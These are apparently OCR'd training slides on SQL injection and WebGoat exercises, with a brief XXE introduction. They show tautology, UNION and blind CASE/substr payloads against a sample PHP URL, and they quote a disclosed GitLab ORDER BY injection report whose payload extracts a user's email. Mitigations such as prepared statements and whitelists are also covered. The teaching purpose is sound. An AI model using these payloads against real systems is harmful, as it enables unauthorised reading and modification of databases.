
SQL Injection

mantra

Never, Ever underestimate

The Power of '

SQL injection



Mitigation: use prepared statements

Injection means

Tricking an application into including unintended commands in the data sent to an interpreter

Typical impact:

- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access

Other examples

- XXE (next topic)
- LDAP injection
- OS Command injection
- E-mail injection
- etc…

What is SQL Injection?

A SQL injection attack consists of insertion or “injection” of malicious data via the SQL query input from the client to the application

A successful SQL injection exploit can

- Read and modify sensitive data from the database
- Execute administration operations on the database
  - Shutdown auditing or the DBMS
  - Truncate tables and logs
  - Add users
- Recover the content of a given file present on the DBMS file system
- Issue commands to the operating system

Example of SQL Injection

```
select * from users where name = 'OWASP'
```

Dynamic query

```
select * from users where name = '" + userName + "'";
```

OWASP' or '1'='1

```
select * from users where name = 'OWASP' or '1'='1';
```

```
http://192.168.0.6/news-and-events.php?id=4 or 1=1 --

http://192.168.0.6/news-and-events.php?id=4 or 1+1=2 --

http://192.168.0.6/news-and-events.php?id=-4 union select 1,user(),3,4,5,6

http://192.168.0.6/news-and-events.php?id=4+(select case when (select
user()) then 0 else 1111 end)--

http://192.168.0.6/news-and-events.php?id=4+
(select case when (substr(user(),1,1)='a') then 0 else 1111 end)--
```

Type of SQL injections

- Inband / Reflected
  - data is extracted to the same channel that is used to inject the SQL. The result is presented the webpage
- Out-of-band
  - data is retrieved through a different channel
- Inferential / Blind
  - no data is transferred but you reconstruct information by observing the behavior of the website

ORM solutions (Hibernate)

```
from User u where u.id = '" + id + '“
```

Should be written like

```
from User u where u.id = :id
```

Exercises

WebGoat 8

- Injection flaws
  - SQL injection

Mitigations

- Parameterized queries / Prepared statements
  - separate code from data
  - Protects against altering the structure of a query
- Input validation
  - Saves you from bad data
- Database privileges → use a different user for the application

Closed

Report abuse | New issue

Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
   if params.has_key?(:order)
     items.reorder(params[:order])
   else
     order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
     items.reorder(order_statement)
   end
 end
```

```
(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END) ELSE 1 END)
```

Hint: xxx.130.219.202

#298176 **SQL injection in MilestoneFinder order method**

State	Resolved (Closed)
Disclosed publicly	April 27, 2018 4:20am +0200
Reported To	GitLab
CVE ID	CVE-2017-0914
Weakness	SQL Injection
Bounty	$2,000

Severity: Critical (9.9)

1 2 3 4 5 6 7 8 9

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Edit


Online Offline Out Of Order

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server: 192.1.0.12

Submit

Exercises


WEBGOAT
SQL Injection
Introduction
General
Injection Flaws
SQL Injection (advanced)
SQL Injection
SQL Injection (mitigation)
XXE
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8
Concept
This lesson describes what is Structured Query Language (SQL) and how it can be manipulated to perform tasks that were not the original intent of the developer.
Goals
The user should have a basic understand how SQL works and what it is used for.
The user will understand the best practices for defending against SQL injection attacks
The user will demonstrate knowledge on:
String SQL Injection
Numeric SQL Injection

```
Select * from users where member = true order by $1 DESC
```

Is this query vulnerable to SQL injection?

YES

```
Select * from users where member = true order by $1 DESC
```

Definition:

[ORDER BY {col_name | expr | position}


[ASC | DESC], ...]

Solution


- ‘order by’ as a developer you exactly know the columns → create a whitelist

- VALIDATION!!!

```
fun findByAuthorContaining(name: String, orderBy: String): List<BlogEntry> {
  val query = "select * from blogs b where b.author = :name order by :column"

  params["name"] = name
  params["column"] = orderBy

  template.query(query, params) { resultSet, _ ->
     //...
  }
```



```
select * from blogs b where b.author = ’Anne Wilson’ order by ’publishDate’
```



Closed

Report abuse | New issue


Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
   if params.has_key?(:order)
     items.reorder(params[:order])
   else
     order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
     items.reorder(order_statement)
   end
 end
```

```
(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END) ELSE 1 END)
```


Solution

- Implement a whitelist for the order by column



Exercise


Hint: xxx.130.219.202



Mitigations

- Parameterized queries / Prepared statements
  - separate code from data
  - Protects against altering the structure of a query
- Input validation
  - Saves you from bad data
- Database privileges → use a different user for the application


XXE (XML external entity)



XML entity

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

Document Type Definition (DTD)





```
<author>Jo Smith</author>
```

XXE

